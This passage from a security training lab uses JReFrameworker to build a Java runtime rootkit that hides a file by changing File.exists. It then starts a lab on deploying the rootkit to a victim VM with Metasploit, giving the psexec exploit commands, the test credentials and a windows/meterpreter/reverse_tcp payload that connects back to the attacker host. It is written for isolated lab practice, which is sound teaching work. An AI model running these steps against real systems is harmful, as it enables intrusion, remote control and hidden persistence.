Since our *HiddenFile* class is depending on the original functionality of the *exists* method, except for when the name of the file is "secretFile" we want to merge our new functionality into the existing File class implementation. Add the JReFrameworker *@MergeType* annotation (line 8) to signal to JReFrameworker that we intend to merge functionality of the *HiddenFile* type into the runtimes *File* type. We should also add the *@MergeMethod* annotation (line 17) to signal to JReFrameworker to rename and preserve the old *exists* method but to insert our *HiddenFile*'s *exists* method as the primary method. Note that we don't need to annotate the *serialVersionUID* field or the *HiddenFile* constructor method because these were only used to satisfy compilation and prototype testing requirements.

JReFrameworker implements a custom builder that automatically detects annotations and modifies the runtime appropriately. To build a freshly modified copy of the runtime with


JReFrameworker do a clean build of the *HiddenFile* project (navigate to (*Build* or *Project* depending on your version of Eclipse*)* > *Clean…* and select the *HiddenFile* project). Don't worry JReFrameworker is only modifying a copy of the runtime and will not actually manipulate the installed runtime of the host machine. We will discuss how to deploy the modified runtime in the next lab. The copy of the modified runtime is placed in the *runtimes* directory of the *HiddenFile* project.

Note: Until incremental building support is implemented, the clean build step is required from within Eclipse to trigger a fresh build of the runtime. Once incrementally building is supported simply pressing the save button will effectively modify a copy of the runtime.




Let's test the execution of the modified runtime behavior with our test code again. To run *Test* with the modified runtime use the JReFrameworker *Run* or *Debug* launch profile. You can run this profile by right clicking on the source of the test program and navigating to *Run As* > *JReFrameworker Java Application*.

Note: *Run As* > *Java Application* runs the program in the original unmodified runtime.




If you were successful, you should see that our test logic, which is using the modified runtime, now prints “Secret File Exists: false” even though clearly the file does exist (we successfully wrote data to it after all)!



Let's inspect the changes JReFrameworker made to the modified runtime. Open JD-GUI and drag the "rt.jar" file in the *HiddenFile* project's *runtime* directory into the JD-GUI window. In the navigation panel on the left, expand the *java* package and then expand the *io* package. Double click on the *File* class to view the decompiled output. Note that there is no *HiddenFile* class in this JAR since the *HiddenFile* class was only used to temporarily store the logic inserted into the runtime. Using the find feature (Ctrl-F) search for "jref_exists". This is the implementation of the original *exists* method, which has since been renamed with the prefix of "jref_".

Note: The "jref_" prefix is configurable via the JReFrameworker Eclipse preferences. In Eclipse navigate to (*Eclipse* or *Window* depending on your version of Eclipse) > *Preferences* > *JReFrameworker* to change the renamed method prefix.



Next search for “boolean exists()”. We should find the *exists* method we wrote earlier in the *HiddenFile* class. Note that the class to *super.exists()* was replaced with a class to *jref_exists().*

If you have spare time, repeat this lab with the Hello World example. You will need a working HelloWorld module before proceeding to the next lab.

Lab: Deploying MCRs with JReFrameworker

Now that we know how to develop and test a managed code rootkit, let's practice a post-exploitation deployment of the rootkit on a victim machine.

Note: A web version of this lab is available at https://jreframeworker.com/payload-deployment.

Lab Setup
You will also need to setup a small test environment that includes the following.
- A victim machine (this tutorial uses a fresh install of Windows 7 SP1 x64 English edition in a virtual machine, but any OS capable of running Java will work).
- An attacker machine with Metasploit installed (this tutorial uses a Kali Linux virtual machine version 2016.2).
- An installation of JReFrameworker (the installation may be on the host machine)


For this tutorial we will be using VMWare virtual machines, but Virtualbox is a good free alternative to VMWare.

Our victim machine was created with an Administrator account named Victim and password *badpass*. Log into the machine. Since Java is not installed by default, we will need to install the runtime environment. You can download the standard edition of Java directly


from Oracle or by using the ninite.com installer.

After installing Java, we set out virtual machines to *Host only* mode with our victim at *192.168.115.129* and our attacker at *192.168.115.128*. Double check that you know the IP addresses of each machine and that each machine can ping the other. If Kali cannot ping the Windows virtual machine, you may need to disable or specifically allow connections through the Windows firewall.


Your configuration may differ, so make you know the IP addresses and each machine can ping the other.



In Windows open the command prompt and type “ipconfig” to show the victim IP address. Make sure that the victim can ping the attacker machine with the “ping” command followed by the attacker IP address.



In Kali type open the terminal and type “ifconfig” to show the attacker IP address. Make sure that the attacker can ping the victim machine with the “ping” command followed by the victim IP address.




The next part of this lab continues the lab setup by getting an active Metasploit Meterpreter session on the victim machine. If your lab setup is different and you have a working exploit already, skip to the Post Exploitation section of the lab.


First open the Metasploit console on the Kali attacker machine by typing “msfconsole”.

Lab: Deploying MCRs with JReFrameworker


Part 1: Exploitation



Since we already know the credentials for the victim machine, we will be using Metasploit's psexec (pass the hash) module as a reliable way to gain access to the victim machine. Within the Metasploit framework console, load the psexec exploit module by typing "use exploit/windows/smb/psexec".



Type ”show options” to view the exploit configuration parameters.



Set the remote host to be the IP address of the victim machine by typing ”set RHOST 192.168.115.129”.


Set the username to authenticate as by typing ”set SMBUser Victim”. Note that you may need to replace *Victim* with the Windows username you used to configure your virtual machine with during setup.

Set the password to authenticate with by typing ”set SMBPass badpass”. Again you may need to replace *badpass* with the actual password you used during setup.

Finally let’s configure a reverse TCP Meterpreter payload that will execute Meterpreter on the victim machine and connect back to our attacker machine with the active session. Configure the payload by typing ”set PAYLOAD windows/meterpreter/reverse_tcp”.


Set the outbound Meterpreter connection address to be the local host (the IP address of the attacker 